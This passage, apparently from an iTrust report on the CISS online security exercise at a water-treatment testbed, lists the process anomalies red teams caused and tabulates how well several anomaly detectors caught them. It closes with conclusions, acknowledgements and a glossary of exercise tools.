20	Anomaly in dechlorination stage and valves of ultra- filtration stage	Error in Stage 3 Valves; Values of stage 4 was changed
22, 25	Anomaly in raw water level meter	Value of LIT101 was changed to 608
23	Anomaly in RO feed water level meter	Value of LIT301 was incorrect
24	Anomaly in RO feed water level meter and UF feed water level meter	LIT301 and LIT401 sensors are swapped

Table 3: Anomalies occurred in Aug6AM

No.	Anomaly	Explanation
1, 2	Anomaly in ultra-filtration stage	Values of stage 3 changed
3	Anomaly in raw water stage	P101/P102 is not running when LIT301 is low
4	Anomaly in level meter	Value of LIT101, LIT301, LIT401 was changed
5	Anomaly in UF feed water level meter	Value of LIT301 was changed
6	Anomaly in RO feed water level meter and UF feed water level meter	Value of LIT301 & LIT401 was changed

7. Summary of Results

7.1 iTrust ADMs

Table 4 shows the anomalies detected by each iTrust detector. A cell marked "X" indicates that the anomaly was detected. Tables 5 and 6 detail the performances of iTrust ADMs (anomalies detected, number of alarms generated, and the number of true positives (TP), false positives (FP) and false negatives (FN)), in numbers and percentages, respectively. The rate of TP and FP are in relation to total alarms generated and the rate of FN is in relation to the total number of anomalies.

Table 4: Detection of anomalies by iTrust ADMs

Anomaly S/N*	DAD	AEGIS	AICrit	HybMon	Attester
			Aug3AM		
1	X	X	X		X
2	X		X		X
3	X	X			
4		X	X		X
5					
6			X		X
7	X	X	X		x
8	X				X
9			X		X
10					X
11	X	X	X		
12	X	X			X
13	X	X	X		X
14	X	X	X		X
15		X			X
16	X				
17	X				X
18	X		X		X
19					
20	X	X	X		X
21					X
22					X
23	X	X			X
24	X	X	X		X
25	X	X	X		
26	X	X	X		
			Aug6AM		
1	X	X	X		

2		X	X		
3	X	X	X	X	X
4		X	X	X	X
5	X	X	X	X	
6	X	X	X	X	

*Anomaly S/N: please refer to Table 2

Table 5: Performance of iTrust ADMs, number

Detector	Session									
	Aug 3AM					Aug 6AM				
	Total # Anomalies	Total # Alarms	TP	FP	FN	Total # Anomalies	Total # Alarms	TP	FP	FN
AEGIS	26	7450	958	6483	12	6	998	137	861	0
AICrit	26	15812	1998	13814	12	6	1990	38	1952	0
DAD	26	761	761	0	9	6	130	130	0	2
HybMon	26	2513	0	2513	25	6	563	23	540	2
Attester	26	168	83	85	7	6	1821	131	1690	4

Table 6: Performance of iTrust ADM, %

Detector	Session					
	Aug 3AM			Aug 6AM		
	TP	FP	FN	TP	FP	FN
AEGIS	12.86%	87.02%	46.15%	13.73%	86.27%	0.00 %
AICrit	12.64%	87.36%	46.15%	1.91%	98.09%	0.00 %
DAD	100.00%	0.00%	34.62%	100.00%	0.00%	33.33%
HybMon	0.00%	100.00%	96.15%	4.09%	95.91%	33.33%
Attester	49.40%	50.60%	26.92%	7.19%	92.81%	66.67%

7.2 EBTs ADMs

Table 7 shows the anomalies detected by each EBTs' detector. A cell marked "X" indicates that the anomaly was detected. Tables 8 and 9 detail the performances of EBTs' ADMs (anomalies detected, number of alarms generated, and the number of true positives (TP), false positives (FP) and false negatives (FN)), in numbers and percentages, respectively. The rate of TP and FP are in relation to total alarms generated and the rate of FN is in relation to the total number of anomalies.

Table 7: Detection of anomalies by EBTs

Anomaly S/N*	EBT01	EBT02	EBT03	EBT04	EBT05
AUG3AM					
1		X	X		
2		X			
3		1		X	X
4		X			
5		X	X		
6		X	X	X	
7		X	X	X	
8		X			
9		X		X	
10		X		X	
11		X			
12		X		X	
13		X		X	
14		X		X	
15		X			
16					
17		X			
18		X		X	
19					
20		X		X	
21		X			
22		X	X		
23		X	X		X
24			X		
25		X	X		
26			X		X
Aug3AM					
1		X	X		X
2		X	X	X	X
3		X	X		
4		X		X	

5		X			
6					

*Anomaly S/N: please refer to Table 2

Table 8: Performance of EBTs ADMs, number

Detector	**Session**											
	Aug 3AM						**Aug 6AM**					
	Total Anomaly	**Total Alarms**	**Total OT Alarms**	**TP**	**FP**	**FN**	**Total Anomaly**	**Total Alarms**	**Total OT Alarms**	**TP**	**FP**	**FN**
EBT01	26	0	0	0	0	26	6	0	0	0	0	6
EBT02	26	1506	529	193	336	5	6	616	16	16	0	1
EBT03	26	3773	3655	720	2935	16	6	57	53	9	44	2
EBT04	26	98	96	76	18	16	6	16	10	3	7	3
EBT05	26	17	17	10	7	23	6	2	2	2	0	4

Table 9: Performance of EBTs ADMs, %

Detector	**Session**					
	Aug 3AM			**Aug 6AM**		
	TP	**FP**	**FN**	**TP**	**FP**	**FN**
EBT01	0.00%	0.00%	100.00%	0.00%	0.00%	100.00%
EBT02	36.48%	63.52%	19.23%	100.00%	0.00%	16.67%
EBT03	19.70%	80.30%	61.54%	16.98%	83.02%	33.33%
EBT04	79.17%	18.75%	61.54%	30.00%	70.00%	50.00%
EBT05	58.82%	41.18%	88.46%	100.00%	0.00%	66.67%

7.3 Outcomes

7.3.1 Aug3AM session

Across all iTrust ADMs, Attester detected the most number of anomalies (19 out of 26) followed by DAD (17 out of 26.) However, it must be noted that DAD has a FP rate of 0% compared to Attester's FP rate (50.6%.) Hybmon failed to detect any anomalies resulting in all alarms raised as FP. AICrit and AEGIS raised huge number of alarms (7,450 and 15,812 respectively); however, only about 12.5% of the alarms for (each of the detector) turned out to be true positives. Out of the total 26 anomalies discovered, AICrit and AEGIS detected 14 anomalies during this session.

Across all EBTs ADMs, EBT02 detected the most number of anomalies at 21 out of 26, followed by EBT03 and EBT04 (both with 10 out of 26.) Between EBT03 and EBT04, EBT04 fared better as it had a higher TP rate and a lower FP rate.

7.3.2 Aug6AM session

Across all iTrust ADMs, DAD performed the best as it had the highest percentage of TP at 100.00% with no FP. However, DAD failed to detect 2 of the 6 anomalies. AICrit and AEGIS detected all 6 anomalies but reported a significant number of false positive. HybMon managed to detect 4 out of 6 anomalies and Attester detected 2 out of 6 anomalies.

Across all EBTs, both EBT02 and EBT05 had a TP rate of 100%. However, EBT05 has a higher FN rate compared to EBT02. EBT02 has the most anomalies detected (5 out of 6), followed by EBT03 (4 out of 6) and EBT04 (3 out of 6.)

7.4 Improved iTrust ADMs

iTrust blue teams were given the opportunity to update their ADMs to improve their algorithm after the event. The improved ADMs can then be used to re-evaluated against the event's dataset. The evaluations were done by the developer. Below shows the updated evaluation for AICrit.

Table 10: Updated evaluation for improved AICrit

Detector	Session									
	Aug 3AM					Aug 6AM				
	Total # Anomalies	Total # Alarms	TP	FP	FN	Total # Anomalies	Total # Alarms	TP	FP	FN
AICrit	26	2118	1998	108	12	6	52	38	14	0

8. Conclusion

This year, CISS was held online and invited more participants than in the past from various countries from different backgrounds. A total of thirteen Red Teams and six Blue Teams (five commercial products and an iTrust Blue Team featuring five ADMs) took part in this event. The Red Teams had a unique opportunity to attack a realistic process plant to cause process anomalies. The attacks allowed us to understand composite Tactics, Techniques and Procedures (TTPs) that can be used for enhanced Operation Security (OpSec).

The attacks were scored based on target selection, mode of entry, attack target, attack success and detection. The Blue Teams showcased their ability to detect such sophisticated attacks and by using CISS as a platform to validate and assess the effectiveness of their technologies. Blue teams sent live alarms to the alert logging system. These logs were then analysed by internal iTrust team after the event and scored based on detection of process anomalies in terms of TP, FP and FN. Importantly, CISS has developed capabilities for defending critical infrastructure under emergency such as cyber-attacks which is crucial for safeguarding our interests.

9. Acknowledgements

iTrust sincerely thanks the numerous members of red and blue teams who found time to participate in the first ever international on-line cyber-security exercise focused on exclusively on physical critical infrastructure. Thanks also to the judges who found time to judge this gruelling event.

10. Nomenclature


Alert Logger: Automates the process of logging and sending time-stamped alerts by blue teams to iTrust

Attack Launcher: Optional platform for red teams to select and launch attacks

Attack Logger: Communicate attack intentions and steps to White Team and judges, and log attacks as they occur


PEPPR: Collection of tools (PlantPlayer (PP), PlantViz (PV) and PlantIO (PI)) that allows playback of historical data to enable blue teams to test their own detection systems

PEPPR-PP: Tool to playback past historical data



```
iTrust Player V1.1: Target Selection Mode
[Build: June 6, 2020]
Twin mode: Recorded Plant Data

20/5/2020 10:30:28 AM    Start: 20/5/2020 10:30:00 AM    Plant run time: 00:00:00:00:28    Next row: 31

LS201     LS202     LSL203    LSLL203   PSH301    DPSH301
LS401     LSL601    LSL602    LSL603    LSH601    LSH602
LSH603    Unused    Unused    Unused    Unused    Unused

Run at: 1X    [✓ Data] [ Live] [ Replay] [ Reverse]    Rows saved: 3 To: 31 Max: 172.80K Mem: 1.18K

Run    Stop    Step    Exit    Hide Extracto

PLC1 [2]   MV101:0 | 0     P101:0.00 | 0      P102:0.00 | 0
           FIT101: 0.000   FIT201: 0.409      LIT101: 745.37
PLC2 [2]   MV201:0 | 0     P201:0.00 | 0      P202:0.00 | 0    P203:0.00 | 0     P204:0.00 | 0    P205:0.00 | 0     P206:0.00 | 0
           LIT201 : NA     LIT202 : NA        LIT203 : NA      AIT201: 5.191     AIT202: 6.603    AIT203: 147.94
PLC3 [7]   MV301:0 | 0     MV302:0 | 0        MV303:0 | 0      MV304:0 | 0       P301:0.00 | 0    P302:0.00 | 0
           FIT301: 1.843   LIT301: 900.77     AIT301: 7.220    AIT302: 119.47    AIT303: 14.726   DPIT301: 15.183   DR: 0.00 TN: 0.00
           UF              UFCycle            UFCount          UFCycleCount      UFTimer          UFCycleError      BC
           0               0: Standby         0                0                 0                None              0
PLC4 [4]   P401:0.00 | 0   P402:0.00 | 6      P403:0.00 | 0    P404:0.00 | 0     UV401:0.00 | 0
           FIT401: 1.317   LIT401: 547.21 [L] AIT401: 0.000    AIT402: 0.000
           UV              UVCycle            UVCount          UVCycleCount      UVTimer          UVCycleError
           1               1: ON UV           0                0                 0                None
PLC5 [12]  P501:0.00 | 0   P502:0.00 | 0      MV501:0 | 0      MV502:0 | 0       MV503:0 | 0      MV504:0 | 0
           PIT501: 227.63  PIT502: 2.211      PIT503: 201.94   FIT501: 1.322     FIT502: 1.181    FIT503: 0.113     FIT504: 0.000
           AIT501: 7.338   AIT502: 139.02     AIT503: 24.930   AIT504: 0.154     DR: 0.00 TN: 0.00
           RO              ROCycle            ROCount          ROCycleCount      ROTimer          ROCycleError      ShutdownCount
           1               1: CHK FP401       0                1                 0                None              0
```

PEPPR-PV: Visualisation tool for live, prediction, and anomaly data from detectors.



PEPPR-PI: A suite of tools that allows detectors to save, publish and playback live, the predicted plant state and alerts. The data which is saved or published can be used by other tools on the same network.

<End of document>

UNRESTRICTED